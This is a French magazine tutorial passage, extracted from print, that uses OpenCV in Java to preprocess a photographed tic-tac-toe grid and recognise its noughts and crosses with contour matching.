Mat src = Highgui.imread("lena.jpg", Highgui.IMREAD_GRAYSCALE);
Mat kernel = new Mat(new Size(3, 3), CvType.CV_64F);
kernel.put(0,0, // insertion à la position (0,0) de la matrice
     0,1,0,
     1,-4,1,
     0,1,0);
Imgproc.filter2D(src, src, -1, kernel, new Point(-1, -1), 128);
Imgproc.threshold(src, src, 128, 255, Imgproc.THRESH_BINARY);
```

Fig. 10 : Lena après convolution (augmentation de contraste)

Fig. 11 : Lena après convolution (détection de bords)

Dans le cas ci-dessus, on étudie la variation d'un pixel par rapport à 4 voisins : gauche, droite, au-dessus et en dessous. Le résultat du produit de convolution aboutit à des pixels ayant une valeur comprise entre **-128** et **127**. La fonction de convolution prend un paramètre de décalage de **128** pour échelonner les valeurs entre **0** et **255**. L'image est ensuite *binarisée* à cette même valeur : chaque pixel reçoit la valeur de **255** ou **0** selon sa valeur initiale (supérieur à **128** ou inférieure). Ainsi, les variations positives / négatives apparaissent respectivement en noir / blanc et on obtient une détection de changement de couleur (voir figure 11, page précédente).

Pour le morpion, le flou appliqué est un flou gaussien, ce qui signifie que les poids du noyau (de taille **11x11**) sont définis selon une loi normale ou gaussienne **[4]**. Le principe est le même que pour l'exemple précédent, seule la pondération est différente.

```
Mat src = Highgui.imread("morpion.
jpg",Highgui.IMREAD_GRAYSCALE);
Imgproc.GaussianBlur(src, src, new
Size(11, 11), 0);
```

Ensuite, l'image est *binarisée*. L'idée est de créer deux catégories de pixels, le premier plan (en blanc) et l'arrière-plan (en noir). Plusieurs méthodes existent pour *binariser* une image. On peut simplement définir une valeur de seuil (entre **0** et **255**, par exemple **128**), et tous les pixels dont la valeur est inférieure seront mis à **0**, sinon **1**. Pour le morpion, étant donné que l'éclairage de l'image varie, il n'est pas évident de définir un tel seuil pour toute l'image. Le niveau de seuil va donc être défini par les pixels avoisinants, via la méthode **adaptiveThreshold()**. L'algorithme va calculer la valeur de seuil sur un bloc spécifié (**35x35** pour le morpion, valeur supérieure à l'épaisseur des traits de la grille) selon une loi (ici, une moyenne).

```
Imgproc.adaptiveThreshold(src,
      src,
      255, // valeur si seuil atteint
      Imgproc.ADAPTIVE_THRESH_MEAN_C, // seuil calculé en moyennant le bloc
      Imgproc.THRESH_BINARY_INV,
      35, // taille du bloc
      2);
```




Fig. 12 : Morpion après flou et binarisation

2.2 Les transformations morphologiques

L'image *binarisée* (voir figure 12) comporte encore de nombreux éléments indésirables, à savoir le quadrillage de la feuille. Pour faire « disparaître » ce bruit, deux transformations vont être appliquées (voir figure 13).




Fig. 13 : L'ouverture : érosion puis dilatation. À gauche, l'image binarisée d'origine. Au centre, l'image après érosion. À droite, l'image après ouverture.

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE N°96 !

(RE)DEVENEZ INDÉPENDANT !
PASSEZ À L'AUTO-HÉBERGEMENT !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

www.ed-diamond.com

La première transformation, l'érosion, comme son nom l'indique, érode ou 'grignote' les frontières des objets en premier plan. Comme pour les filtres de convolution, un noyau se déplace sur tous les pixels de l'image. Le pixel original (**0** ou **1**) est considéré comme **1** seulement si tous les pixels sous le noyau sont **1**, sinon il est érodé (mis à **0**). Ainsi, tous les pixels aux frontières sont défaussés (mis à **0**), en fonction de la taille du noyau. L'épaisseur ou la taille de l'objet au premier plan est réduite. Ce mécanisme est très utilisé pour enlever les petits bruits présents au premier plan, ou pour détacher deux objets connectés.

La deuxième transformation, la dilatation, est l'opposé de l'érosion : un pixel est mis à **1** si au moins un pixel présent sous le noyau est à **1**. La dilatation augmente la taille de l'image au premier plan. Usuellement, pour réduire le bruit, l'érosion est suivie d'une dilatation (aussi appelée ouverture). L'érosion enlève le bruit, mais rétrécit l'objet. On le dilate, mais vu que le bruit a disparu, il ne revient pas.

```
Imgproc.morphologyEx( src,
    src,
    Imgproc.MORPH_OPEN,
    Mat.ones(new Size(13, 13),CvType.CV_8UC1)
    );
```

L'ouverture de l'image avec un noyau de taille 13x1**3** permet d'obtenir un résultat satisfaisant (voir figure 14), où le bruit a pratiquement disparu. Comme pour la convolution, le choix du noyau est l'élément qui va déterminer le résultat. Un noyau trop petit ne supprime pas le bruit, et un noyau trop grand enlève des données.




Fig. 14 : Morpion après ouverture.

2.3 La transformée de Hough

Maintenant que le morpion a été nettoyé, nous allons recadrer l'image. La grille du morpion va être utile pour trouver les points extrêmes (limites latérales et verticales de la grille). Nous allons donc l'extraire grâce à une technique couramment employée pour détecter des lignes droites : la transformée de Hough.

L'astuce de la transformée de Hough est de représenter les lignes en coordonnées polaires. Une ligne droite est représentée ainsi avec 2 valeurs uniques **(r, θ)**, comme sur la figure 15.

Tout d'abord, il faut créer une matrice 2D appelée accumulateur avec des lignes contenant les valeurs de **r** et des colonnes les valeurs de θ. Si l'on veut une précision de **1** degré et de **1** pixel, il faudra une matrice de **180** colonnes et un nombre de lignes égal à la diagonale de l'image. Ensuite,




Fig. 15 : Transformée de Hough : ligne droite en coordonnées polaires et accumulateur associé.

pour chaque point **(x, y)** on fait varier θ de **1** à **180** et on regarde quel est le **r** correspondant. Pour chaque couple **(r, θ)** on incrémente l'accumulateur.

Étant donné que tous les points appartenant à une même ligne ont un couple **(r, θ)** commun, il suffit, une fois tous les points traités, de regarder les couples dans l'accumulateur qui ont reçu le plus de votes (seuillage, maxima locaux), et de retracer les lignes correspondantes.

OpenCV implémente 3 méthodes pour la transformée de Hough : une transformée standard (retournant les couples **r**, θ), une transformée probabiliste (plus efficiente, retournant les coordonnées de début et fin de chaque ligne), et une transformée pour les cercles. Étant donné que seules les limites du cadre nous intéressent, nous allons utiliser la transformée probabiliste.

```
// transformée de Hough probabiliste
Mat lines = new Mat();
Imgproc.HoughLinesP(src, lines, 1, Math.PI/180, 800);
```

Pour les paramètres donnés (**r = 1** pixel, θ = **1**), la matrice **lines** contient les coordonnées de toutes les lignes détectées dont les votes sont supérieurs à **800**. Pour afficher le résultat obtenu, on peut boucler de la façon suivante et exporter le résultat pour obtenir la figure 16.

```
// Trace toutes les lignes
Mat result = new Mat(src.size(), CvType.CV_8UC3);
for (int i = 0 ; i < lines.cols() ; i++){
  double[] coord = lines.get(0, i);
  double x1 = coord[0];
  double y1 = coord[1];
  double x2 = coord[2];
  double y2 = coord[3];
  Core.line(result, new Point(x1, y1), new Point(x2, y2),  new
Scalar(255, 255, 0));
}
```




Fig. 16 : Lignes obtenues avec la transformée de Hough.

L'affichage comporte 83 lignes différentes. Si on ne veut faire ressortir que 4 lignes correspondant à la grille, il faut ajouter des paramètres supplémentaires optionnels (**minLineLength**, **maxLineGap**). Nous vous invitons à consulter la documentation dans ce cas **[5]**.

2.4 Le changement de perspective

2.4.1 Extraction des angles

Maintenant que la grille est détectée, nous allons dans un premier temps extraire les coordonnées des angles qui nous serviront à déformer l'image.

Pour cela, une simple itération sur le résultat suffit. Pour chaque élément de **lines**, on extrait les points de début et fin de ligne et on teste leurs valeurs pour trouver les extremums horizontaux et verticaux (le point le plus à gauche, le point le plus à droite, le point le plus haut, le point le plus bas).

```
Point right = new Point(lines.get(0, 0)[0], lines.get(0, 0)[1]);
Point left = new Point(lines.get(0, 0)[0], lines.get(0, 0)[1]);
Point bottom = new Point(lines.get(0, 0)[0], lines.get(0, 0)[1]);
Point top = new Point(lines.get(0, 0)[0], lines.get(0, 0)[1]);

// Extraction des valeurs extremes
for (int i = 0 ; i < lines.cols() ; i++){
  double[] vector = lines.get(0, i);
  Point a = new Point ( vector[0],  vector[1]); // point de debut
de ligne
  Point b = new Point ( vector[2],  vector[3]); // point de fin

  if(right.x < a.x)
    right = a;
  if(right.x < b.x)
    right = b;

  if(left.x > a.x)
    left = a;
  if(left.x > b.x)
    left = b;

  if(bottom.y > a.y)
    bottom = a;
  if(bottom.y > b.y)
    bottom = b;

  if(top.y < a.y)
    top = a;
  if(top.y < b.y)
    top = b;
}
```

À partir de ces points, on construit les points correspondants aux angles du quadrillage.

```
Point topleft = new Point( left.x, top.y);
Point topright = new Point( right.x, top.y);
Point botright = new Point( right.x, bottom.y);
Point botleft = new Point(left.x, bottom.y);

// Dessin de chaque angle
Core.circle(result, topleft, 15, new Scalar(255, 255, 255));
Core.circle(result, topright, 15, new Scalar(255, 255, 255));
Core.circle(result, botright, 15, new Scalar(255, 255, 255));
Core.circle(result, botleft, 15, new Scalar(255, 255, 255));
```

2.4.2 Correction de la perspective

Plusieurs fonctions de transformation d'images sont implémentées dans OpenCV : changement d'échelle (*scaling*), translation, rotation, transformation affine ou transformation de perspective. Pour le morpion, nous allons effectuer un changement de perspective. Il nécessite la construction d'une matrice de transformation à partir de 4 points (dont 3 non colinéaires) dans l'image en entrée et les points correspondants dans l'image en sortie. Les 4 angles de la grille vont donc se retrouver positionnés aux coordonnées **(0,0)**, **(largeur de la grille, 0)**, **(largeur de la grille, hauteur de la grille)**, **(0, hauteur de la grille)**.

```
// Matrice contenant les 4 points d'origine nécessaires pour getPerspectiveTransform()
Mat srcTransfrom = new Mat(4,1, CvType.CV_32FC2);
srcTransfrom.put(0,0,
    left.x,top.y, // angle haut gauche courant
    right.x,top.y, // haut droit
    right.x,  bottom.y, // bas droit
    left.x, bottom.y // bas gauche
   );
// Matrice contenant les 4 points de destination pour getPerspectiveTransform()
Mat dstTransfrom = new Mat(4,1, CvType.CV_32FC2);
dstTransfrom.put(0,0,
    0, 0, // nouvel angle haut gauche
    right.x-left.x-1, 0,
    right.x-left.x-1,  top.y-bottom.y-1,
    0, top.y-bottom.y-1
   );
```

À partir de ces deux matrices, qui contiennent respectivement les positions des extrémités de la grille avant et après transformation, la fonction **getPerspectiveTransform()** peut calculer la matrice de transformation. Il faut également spécifier la taille de l'image finale souhaitée.

```
// Changement de perspective
Mat warp = new Mat();
Imgproc.warpPerspective(src,
      warp,
      Imgproc.getPerspectiveTransform(srcTransfrom, dstTransfrom),
      new Size( right.x-left.x, top.y-bottom.y)
     );
```




Fig. 17 : Morpion après changement de perspective.

La figure 17 illustre le résultat obtenu. L'image est maintenant prête pour une analyse semblable à celle décrite en première partie.

3 L'analyse du morpion

La vocation de cette analyse est d'extraire du morpion une donnée exploitable par ailleurs (par exemple, un algorithme de résolution de morpions [NDLR : à suivre dans le prochain numéro...]), sous la forme d'un tableau de 9 entiers.

Comme énoncé en partie 1, il faut tout d'abord définir ce qui est recherché en répondant aux deux questions clés : « qu'est-ce que je veux identifier ? » et « qu'est-ce qui le caractérise ? ». Évidemment, dans le cas présent, chaque case contient soit une croix, soit un rond, soit autre chose, caractérisé par sa forme. Le processus d'analyse va donc être similaire à celui de la première partie... ou pas.

3.1 Création des formes de référence

Pour utiliser la fonction **matchShapes()**, il convient de créer deux formes de référence, un rond et une croix, et d'en extraire les contours.

Les fonctions **Core.circle()** et **Core.line()** vont permettre de créer ces formes. Pour maximiser la ressemblance avec les cases du morpion, la taille de la matrice va être celle du morpion analysé divisée par trois (nombre de lignes du morpion).

```
final int mpSize = 3;   // taille du morpion
int height = warp.height()/mpSize; // hauteur de chaque case
int width = warp.width()/mpSize; // largeur de chaque case

// Creation des matrices de reference avec des pixels de valeur 0
Mat circle = Mat.zeros(height, width, CvType.CV_8UC1);
Mat cross = Mat.zeros(height, width, CvType.CV_8UC1);

// Dessin du cercle
Core.circle(circle,
      new Point(width/2, height/2), // centre du cercle
      width/4, // rayon du cercle
      new Scalar(255) // couleur du cerle
      );

// Dessin de la croix (2 segments)
Core.line(cross,
    new Point(width/3, height/3), // coordonnées du premier point
    new Point(2*width/3, 2*height/3), // coordonnées du deuxieme
point
    new Scalar(255), // couleur
    10 // epaisseur
    ) ;

Core.line(cross,
    new Point(2*width/3, height/3),
    new Point(width/3, 2*height/3),
    new Scalar(255),
    10
    );
```

De façon analogue à la partie 1.2, l'extraction des contours se fait à l'aide de la fonction **findContours()** d'OpenCV.

```
// Extraction des contours
List<MatOfPoint> ctrCross = new ArrayList<MatOfPoint>();
Imgproc.findContours(cross,
    ctrCross,
    new Mat(),
    Imgproc.RETR_TREE,
    Imgproc.CHAIN_APPROX_SIMPLE) ;

List<MatOfPoint> ctrCircle = new ArrayList<MatOfPoint>();
Imgproc.findContours(circle,
    ctrCircle,
    new Mat(),
    Imgproc.RETR_TREE,
    Imgproc.CHAIN_APPROX_SIMPLE);
```

3.2 Découpage du morpion

Afin de comparer chaque élément du morpion tour à tour, un découpage du morpion doit être effectué. On extrait une sous-matrice **ROI** (pour *region of interest*) correspondant à une case grâce à la fonction **submat()**, par double itération, pour les 3 lignes et les 3 colonnes. L'application d'un léger rognage de **20** pixels permet d'écarter une partie des pixels correspondant à la grille.

```
// Creation du tableau resultat (de taille 9)
int[] result = new int[mpSize*mpSize];

// Variable utiles pour l'extraction de contours
List<MatOfPoint> ctr = new ArrayList<MatOfPoint>();
MatOfPoint biggestCtr;

Mat roi;

for (int col = 0 ; col < mpSize ; col++){
  for (int row = 0 ; row < mpSize ; row++){
    roi = warp.submat(height*row + 20, //ligne de debut
       height*(row+1)-20 , //ligne de fin
        width*col + 20, //colonne de debut
        width*(col+1)- 20 //colonne de fin
       );
    // Creation d'un id unique
    int id = row*3+col;
    // Remplissage par defaut d'un tableau de résultat
    result[id] = 0 ;

    Highgui.imwrite("roi"+Id+".jpg", roi) ;

    // Traitement à venir
    // ...
  }
}
```




Fig. 18 : Sous-région 2 (1re ligne, 3e colonne), 3 (2e ligne, 1re colonne) et 4 (2e ligne, 2e colonne) du morpion.

La figure 18 montre quelques sous-matrices obtenues. Chacune de ces sous-matrices, ou région, doit désormais être comparée aux formes de référence afin de déterminer son contenu.

3.3 Détermination du résultat

Malgré la défausse (arbitraire) de **20** pixels sur chaque pourtour de région, des morceaux de grilles sont encore présents. À défaut d'augmenter cette valeur, il faut, lors de l'extraction de contours, se baser sur le fait que les éléments de grilles sont plus petits que la croix ou le rond du morpion pour isoler le contour désiré. Les vecteurs de points **MatOfPoint** issus de la fonction **findContours()** ont une taille de **1xH**, où **H** correspond au nombre de points. La comparaison de la hauteur de chaque vecteur permet de trouver le plus grand contour.

```
// Traitement à venir
// ...
// Suite du traitement
ctr.clear();
// Extraction du contour
Imgproc.findContours( roi,
     ctr,
     new Mat(),
     Imgproc.RETR_TREE,
     Imgproc.CHAIN_APPROX_SIMPLE);

// Recherche du plus grand contour
if (!ctr.isEmpty()){
  biggestCtr = ctr.get(0);

  for(MatOfPoint mop : ctr){
    if( biggestCtr.height() < mop.height() )
    biggestCtr = mop;
  }
```

Enfin, le remplissage du tableau de résultat avec la convention cercle = 1 et croix = 2 (0 sinon) s'effectue en comparant, à l'instar de la partie 1.2, les résultats de la fonction **matchShapes()** pour chaque contour.

```
double matchCircle;
double matchCross;
// Comparaison du contour en cours et de la croix
matchCross = Imgproc.matchShapes(biggestCtr,
        ctrCross.get(0),
        Imgproc.CV_CONTOURS_MATCH_I3,
        0);

// Comparaison du contour en cours et du rond
matchCircle = Imgproc.matchShapes(biggestCtr,
        ctrCircle.get(0),
        Imgproc.CV_CONTOURS_MATCH_I3,
        0);

// Choix du résultat
if (matchCircle < 1 && matchCircle < matchCross)
  result[id] = 1 ;

if (matchCross < 1 && matchCross < matchCircle)
  result[id] = 2 ;
```

Croisons les doigts et vérifions le résultat :)

```
// Affichage du résultat
System.out.println(java.util.Arrays.toString(result));
```

```
[1, 0, 2, 0, 2, 0, 0, 0, 2]
```

J'adore quand un plan se déroule sans accroc ! Et visiblement, ce n'est pas le cas. Le 5e élément, correspondant à la 2e ligne 2e colonne du morpion, ressemble plus à une croix qu'à un rond.

3.4 Investigation et solutions

Pour comprendre d'où vient le problème, étudions plus particulièrement le 5e élément (voir figure 19).

L'erreur de *template matching* vient du fait que le cercle est « ouvert », ce qui change la distribution des points de la forme, et engendre un résultat inattendu lors du recours à la fonction **matchShapes()**.




Fig. 19 : Contour d'un rond qui se fait passer pour une croix.

Pour pallier ce problème, plusieurs solutions sont possibles :

- lors du traitement d'images, appliquer une ouverture avec un noyau légèrement plus petit (partie 2.2), pour ne pas trop éroder les formes ;
- implémenter une fonction de comparaison de formes propre au morpion, basée sur les moments et non les moments de Hu **[3]** (principe de la fonction **matchShapes()**), car l'invariance par rotation n'est pas nécessaire ;
- utiliser la fonction **minEnclosingCircle()**.

Moment d'une image

Les moments d'une image sont un nombre calculé à l'aide de la formule suivante :

$$Mij = \sum_{x} \sum_{y} x^i y^j I(x,y)$$

où :

- **x** / **y** varient sur toute la largeur / hauteur de l'image ;
- **I(x,y)=0** si le pixel est noir, **I(x,y)=1** si le pixel est blanc (pour une image *binarisée*) ;

Le moment d'ordre **0** (M_{00}) est égal à la somme des pixels blancs, c'est-à-dire l'aire de l'image ;

Les moments d'ordre **1** (M_{01} et M_{10}) correspondent respectivement à la somme des abscisses ou des ordonnées.

Les barycentres sont obtenus en divisant les moments d'ordre **1** par le moment d'ordre **0** (par exemple, somme des abscisses divisée par le nombre de pixel).

Les moments d'ordre **2** (M_{02} , M_{20} et M_{11}), les moments d'inertie, vont permettre de déduire la variance de la forme selon les axes ou le centre de masse.

Les moments d'ordre **3** et **4**, appelés coefficient d'aplatissement (*kurtosis*) et coefficient de dissymétrie (*skewness*) sont des paramètres de forme.

L'objet **Moments** d'OpenCV permet de calculer les moments d'un contour jusqu'à l'ordre 3. En se basant sur les propriétés attendues d'une forme (distribution des points par rapport au centre, position des barycentres, etc.), on peut ainsi implémenter sa propre fonction de comparaison, en sélectionnant le(s) critère(s) / moment(s) les plus pertinents.

Le plus simple serait bien évidemment de retoucher le noyau d'ouverture. Mais nous allons mettre en œuvre la 3e solution, à savoir la fonction **`minEnclosingCircle()`**, pour rendre plus robuste l'algorithme.

Cette fonction calcule, à partir d'un vecteur de points, le plus petit cercle contenant ces points et renvoie son centre et son rayon (voir figure 20). Si il existe un point du vecteur (contour) dont la distance (euclidienne) par rapport au centre de ce cercle est inférieure à, par exemple, le rayon divisé par trois, ce point du contour est considéré comme trop proche du centre. Dans ce cas, le contour étudié est une croix. Si aucun point du contour n'est proche du centre, c'est que la forme correspond à un cercle.




Fig. 20 : Contour et cercle minimum.

```
// Nouvel algorithme
if( matchCircle < 1  || matchCross < 1 ){
  // Calcul du plus petit cercle
  Point center = new Point();
  float[] radius = new float[1];
  Imgproc.minEnclosingCircle(
    new MatOfPoint2f(biggestCtr.toArray()), //Conversion MatOfPoint en MatOfPoint2f
    center,
    radius);

  boolean isCircle = true

  // Pour tous les points du contour
  for(int i = 0 ; i < biggestCtr.height() ; i++){
    //on calcule la distance euclidienne
    double dist = Math.hypot(
        biggestCtr.get(i, 0)[0]-center.x,  // difference d'abscisse
        biggestCtr.get(i, 0)[1]-center.y); // difference d'ordonnee

    // et on teste cette distance
    if (dist < radius[0]/3)
      isCircle = false;
  }

  // Choix du résultat (operateur ternaire)
  result[id] = (isCircle) ? 1 : 2 ;
}
```

Eurêka ?

```
// Affichage du résultat
System.out.println(java.util.Arrays.toString(result));
```

```
[1, 0, 2, 0, 1, 0, 0, 0, 2]
```

Le résultat contenu dans le tableau **`result`** concorde bien avec les données du morpion, ligne par ligne.

La phase d'analyse, suite au traitement de la partie 2, a atteint son objectif, à savoir interpréter les données présentes sur l'image. Elles sont maintenant disponibles pour une autre exploitation, typiquement un algorithme pour jouer au morpion.

Conclusion

Au cours de cet article, nous avons mis en œuvre différents algorithmes, que ce soit pour de l'analyse d'images (reconnaissance d'objets basée sur la couleur et la forme) ou du traitement (convolution, transformation morphologique, transformée de Hough). La bibliothèque OpenCV permet une immersion rapide dans le domaine de la vision par ordinateur, car elle implémente tous les mécanismes nécessaires à cet égard.

Elle dispose en outre de nombreuses autres fonctionnalités, que nous vous invitons à aller découvrir : outils d'analyse vidéo (soustracteur d'arrière-plan, calibration de caméra, etc...), *machine learning* (*kNN classification*, *k-Means clustering*, *Support Vector Machine)*, détection d'objets (détection de visages avec *Haar-cascade*). ■

Références

[1] Site officiel OpenCV : http://opencv.org/

[2] Tutoriel OpenCV pour Java : http://opencv-java-tutorials.readthedocs.org/en/latest/index.html

